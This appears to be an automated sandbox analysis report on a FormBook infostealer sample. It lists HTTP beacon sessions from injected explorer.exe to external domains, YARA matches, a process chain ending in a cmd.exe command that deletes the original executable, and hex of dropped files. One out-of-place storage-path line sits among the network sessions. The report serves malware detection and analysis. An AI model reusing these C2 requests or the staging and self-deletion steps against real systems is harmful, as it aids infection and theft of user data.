7	192.168.2.6	49706	81.17.18.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:13.810667038 CEST	222	OUT	GET /hx3a/?yvLp6=o+3wYjNifdE6FKE0bOiznyo8jGn7vjVVrJpNZHKkq7PaCapngpRQoMcVskl66UoDGo5EztP+UQ==&6l=t8eTzfA8rB7py HTTP/1.1 Host: www.xn--ol-xia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:13.872195959 CEST	223	IN	HTTP/1.1 200 OK cache-control: max-age=0, private, must-revalidate connection: close content-length: 583 content-type: text/html; charset=utf-8 date: Mon, 12 Apr 2021 08:04:13 GMT server: nginx set-cookie: sid=aba351c6-9b65-11eb-9d74-2dd539372245; path=/; domain=.xn--ol-xia.com; expires=Sat, 30 Apr 2089 11:18:20 GMT; max-age=2147483647; HttpOnly Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4c 6f 61 64 69 6e 67 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3e 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 72 65 70 6c 61 63 65 28 27 68 74 74 70 3a 2f 2f 77 77 77 2e 78 6e 2d 2d 6f 6c 2d 78 69 61 2e 63 6f 6d 2f 68 78 33 61 2f 3f 36 6c 3d 74 38 65 54 7a 66 41 38 72 42 37 70 79 26 6a 73 3d 65 79 4a 68 62 47 63 69 4f 69 4a 49 55 7a 49 31 4e 69 49 73 49 6e 52 35 63 43 49 36 49 6b 70 58 56 43 4a 39 2e 65 79 4a 68 64 57 51 69 4f 69 4a 4b 62 32 74 6c 62 69 49 73 49 6d 56 34 63 43 49 36 4d 54 59 78 4f 44 49 79 4d 54 67 31 4d 79 77 69 61 57 46 30 49 6a 6f 78 4e 6a 45 34 4d 6a 45 30 4e 6a 55 7a 4c 43 4a 70 63 33 4d 69 4f 69 4a 4b 62 32 74 6c 62 69 49 73 49 6d 70 7a 49 6a 6f 78 4c 43 4a 71 64 47 6b 69 4f 69 49 79 63 48 46 6e 63 6a 6c 79 5a 48 45 77 4e 58 59 79 4e 6a 63 34 5a 7a 51 78 4d 57 73 35 63 57 45 69 4c 43 4a 75 59 6d 59 69 4f 6a 45 32 4d 54 67 79 4d 54 51 32 4e 54 4d 73 49 6e 52 7a 49 6a 6f 78 4e 6a 45 34 4d 6a 45 30 4e 6a 55 7a 4f 44 59 79 4e 54 4d 35 66 51 2e 35 50 4c 36 2d 31 69 6a 66 68 39 61 35 37 49 64 72 39 42 38 48 56 38 53 78 6b 7a 6f 32 57 70 34 46 64 6c 4f 4b 67 4f 73 36 6e 41 26 73 69 64 3d 61 62 61 33 35 31 63 36 2d 39 62 36 35 2d 31 31 65 62 2d 39 64 37 34 2d 32 64 64 35 33 39 33 37 32 32 34 35 26 79 76 4c 70 36 3d 6f 2b 33 77 59 6a 4e 69 66 64 45 36 46 4b 45 30 62 4f 69 7a 6e 79 6f 38 6a 47 6e 37 76 6a 56 56 72 4a 70 4e 5a 48 4b 6b 71 37 50 61 43 61 70 6e 67 70 52 51 6f 4d 63 56 73 6b 6c 36 36 55 6f 44 47 6f 35 45 7a 74 50 2b 55 51 25 33 44 25 33 44 27 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Loading...</title></head><body><script type='text/javascript'>window.location.replace('http://www.xn--ol-xia.com/hx3a/?6l=t8eTzfA8rB7py&js=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJKb2tlbiIsImV4cCI6MTYxODIyMTg1MywiaWF0IjoxNjE4MjE0NjUzLCJpc3MiOiJKb2tlbiIsImpzIjoxLCJqdGkiOiIycHFncjlyZHEwNXYyNjc4ZzQxMWs5cWEiLCJuYmYiOjE2MTgyMTQ2NTMsInRzIjoxNjE4MjE0NjUzODYyNTM5fQ.5PL6-1ijfh9a57Idr9B8HV8Sxkzo2Wp4FdlOKgOs6nA&sid=aba351c6-9b65-11eb-9d74-2dd539372245&yvLp6=o+3wYjNifdE6FKE0bOiznyo8jGn7vjVVrJpNZHKkq7PaCapngpRQoMcVskl66UoDGo5EztP+UQ%3D%3D');</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49708	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:19.133089066 CEST	236	OUT	GET /hx3a/?6l=t8eTzfA8rB7py&yvLp6=qBahC4CKT3yOn5twSoz5N4YsmdYqg0jdF6L89PfdPPedh7rnw+4FXiJe9HO6V7yUZIpJ8/Yz5A== HTTP/1.1 Host: www.ugonget.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:19.335300922 CEST	237	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 08:04:19 GMT Content-Type: text/html Content-Length: 275 ETag: "60737936-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49709	104.21.37.16	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:24.470243931 CEST	237	OUT	GET /hx3a/?yvLp6=cNQmpavEJfLRVSDxdHUFAARwayWBvklnexOaeKif2gi+yGNN3QCAF1RUuDonfjyO2vX8uvakBQ==&6l=t8eTzfA8rB7py HTTP/1.1 Host: www.jabberjawmobile.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:24.554410934 CEST	238	IN	HTTP/1.1 403 Forbidden Date: Mon, 12 Apr 2021 08:04:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=daaf5a24835a7e9f50c170a78d80a16e01618214664; expires=Wed, 12-May-21 08:04:24 GMT; path=/; domain=.jabberjawmobile.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 0966b5513c00006b958d83a000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=zVt%2FYAlPkl7zivBGWfRUYg%2FhAZg%2BCy%2F7q2LhbRTtG6H1n5z7CU299XLicxON7g6PZ4idKZDwFV2Z2nklvpYQxQzvzitQDQJzSzEGTjUncyu21bFFSJvbXg%3D%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63eaf1952c266b95-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

- 4oItdZkNOZ.exe
- 4oItdZkNOZ.exe
- explorer.exe
- cscript.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: 4oItdZkNOZ.exe PID: 4744 Parent PID: 5948

General

Start time:	10:02:28
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\4oItdZkNOZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\4oItdZkNOZ.exe'
Imagebase:	0x400000
File size:	394513 bytes
MD5 hash:	36CF33E57CCCCF3754B57AB14E623E57
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.350827650.00000000026A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.350827650.00000000026A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.350827650.00000000026A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsa770C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\eh2api3cxcp4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\dxcetsy85d610a164hb	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsv773C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv773C.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsa770C.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsv773C.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\eh2api3cxcp4	unknown	6661	29 f9 60 71 48 10 b4 47 23 59 6c 90 e2 4d ef 1b 8a 81 1c f4 9a 8c 72 70 67 98 75 95 ac b0 08 60 5e 42 cc 22 34 44 9f a6 15 ba 32 8c 04 cb e2 3a ab b7 1b 25 e7 83 1c 3c de 50 e4 88 09 ce 84 be 8d 0e 15 ae da c2 bb d5 2c e3 87 3b 7f a8 10 36 4b d5 1b d3 12 55 52 23 a3 ab ae 49 bf 2e 15 f5 8b 97 6c 62 94 20 99 ab c2 a6 74 f3 8f 56 fa 58 ab 5b 6c b4 26 7b 80 e3 e9 51 9a ac 49 3c 7d 54 89 97 67 63 74 57 d6 d1 30 00 ac 77 32 f8 df 28 c9 14 c1 89 68 2f f9 08 4a bd 88 c9 7d 4d da d0 26 6f c2 73 0e e3 be 03 6f 47 d6 b2 43 e8 fd 5d 02 63 0a c0 81 7b 59 e5 6c 95 c7 24 92 f0 04 80 07 91 ea 58 6b ed 0f 3b 55 3b 56 c0 35 be da 3d 2e cc 42 f8 63 31 18 fa a8 69 f6 5d f8 25 e5 52 c8 ac 5d 2c c7 a8 e4 7e b1 45 54 7d 6e 65 ee fc 80 bb bd 54 77 d2 57 dd b5 2d fc c7 d9 8a ef	).`qH..G#Yl..M.....rpg.u... .`^B."4D....2....:...%...<.P.. .....,..;...6K....UR#.. .l.....lb. ....t..V.X.[l.&{.. .Q..l<}T..gctW..0..w2.. (....h/ ..J...}M..&o.s....oG..C..].c... {Y.l..$.....Xk..;U;V.5..=.. B.c1...i.].%.R..],...~.ET}ne.. ...Tw.W..-.....	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\dxcetsy85d610a164hb	unknown	32768	3f 92 9f 1d 02 1a 63 0f 96 d9 38 54 f2 e0 50 29 db 09 0f 97 f7 7d 61 d1 3d 15 ba ab f9 d3 6b 4f 33 5e 57 c4 eb 12 e8 3b 90 cf 18 7b 3c 69 18 1c dd 6a e2 0d 2c e6 c0 cb c4 38 0f ea 70 7f 16 62 38 5b 4d ed 50 cb 1d 48 93 5d 58 c4 69 5f 33 ed 07 99 7c 6b 52 37 8f 3c a1 59 8d e3 4c 07 72 91 f7 74 70 68 40 23 79 70 83 3c 57 4b f1 df 5f c7 75 24 c3 c1 62 06 f7 05 18 a3 45 c6 e8 2c 7e 22 32 4e 06 28 84 d3 6a 9d 13 8d 6f 13 bf e4 a5 8a 74 08 34 68 03 a4 b7 aa bd 6d de 19 93 6e a1 52 f8 0e 61 d2 00 2c d1 86 8b a6 35 38 96 10 ee d2 75 33 54 75 7c 49 82 e0 a7 b6 19 a5 58 e1 7f 9d 42 14 ef 02 63 ce dc 02 de a8 45 7a 95 be 89 03 d9 bd 51 7c ae 9e 78 48 55 36 15 22 3c 0d b9 aa 9a a9 37 5a 5a f8 7c b0 62 4d b4 eb b7 d8 d2 ea 42 cf 6b bd 48 0a ae ac b7 6e 15 f3 1f 50 66	?.....c...8T..P).....}a.=..... kO3^W....;...{<i...j..,....8.. p..b8[M.P..H.]X.i_3...|kR7. <.Y..L.r..tph@#yp. <WK.._.u$..b.....E..,~"2N. (..j...o.....t.4h.. ...m...n.R..a..,....58....u3Tu |l.....X...B...c.....Ez..... Q|..xHU6." <.....7ZZ.|.bM..... B.k.H....n...Pf	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll	unknown	5632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0f f2 ea 35 4b 93 84 66 4b 93 84 66 4b 93 84 66 5f f8 85 67 5a 93 84 66 4b 93 85 66 77 93 84 66 ee fa 80 67 4a 93 84 66 ee fa 84 67 4a 93 84 66 ee fa 7b 66 4a 93 84 66 ee fa 86 67 4a 93 84 66 52 69 63 68 4b 93 84 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 54 bf 73 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 04 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........5K..fK..fK..f_..gZ. .fK..fw..f...gJ..f...gJ..f..{f J..f...gJ..fRichK..f.......... ..............PE..L...T.s`.... ....!.......	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\4oltdZkNOZ.exe	unknown	512	success or wait	430	4030EA	ReadFile
C:\Users\user\Desktop\4oltdZkNOZ.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\4oltdZkNOZ.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\eh2api3cxcp4	unknown	6661	success or wait	1	709B10A6	ReadFile
C:\Users\user\AppData\Local\Temp\dxcetsy85d610a164hb	unknown	164864	success or wait	1	2691606	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2690885	ReadFile

Analysis Process: 4oltdZkNOZ.exe PID: 3540 Parent PID: 4744

General

Start time:	10:02:29
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\4oltdZkNOZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\4oltdZkNOZ.exe'
Imagebase:	0x400000
File size:	394513 bytes
MD5 hash:	36CF33E57CCCCF3754B57AB14E623E57
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.388146852.00000000009F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.388146852.00000000009F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.388146852.00000000009F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.345961312.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.345961312.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.345961312.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.387799349.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.387799349.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.387799349.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.387989609.00000000006A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.387989609.00000000006A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.387989609.00000000006A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 3540

General

Start time:	10:02:34
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cscript.exe PID: 5708 Parent PID: 3440

General

Start time:	10:02:48
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0x240000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.603084616.0000000000300000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.603084616.0000000000300000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.603084616.0000000000300000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2B682B7	NtReadFile

Analysis Process: cmd.exe PID: 4928 Parent PID: 5708

General

Start time:	10:02:52
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\4oItdZkNOZ.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 952 Parent PID: 4928

General

Start time:	10:02:53
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis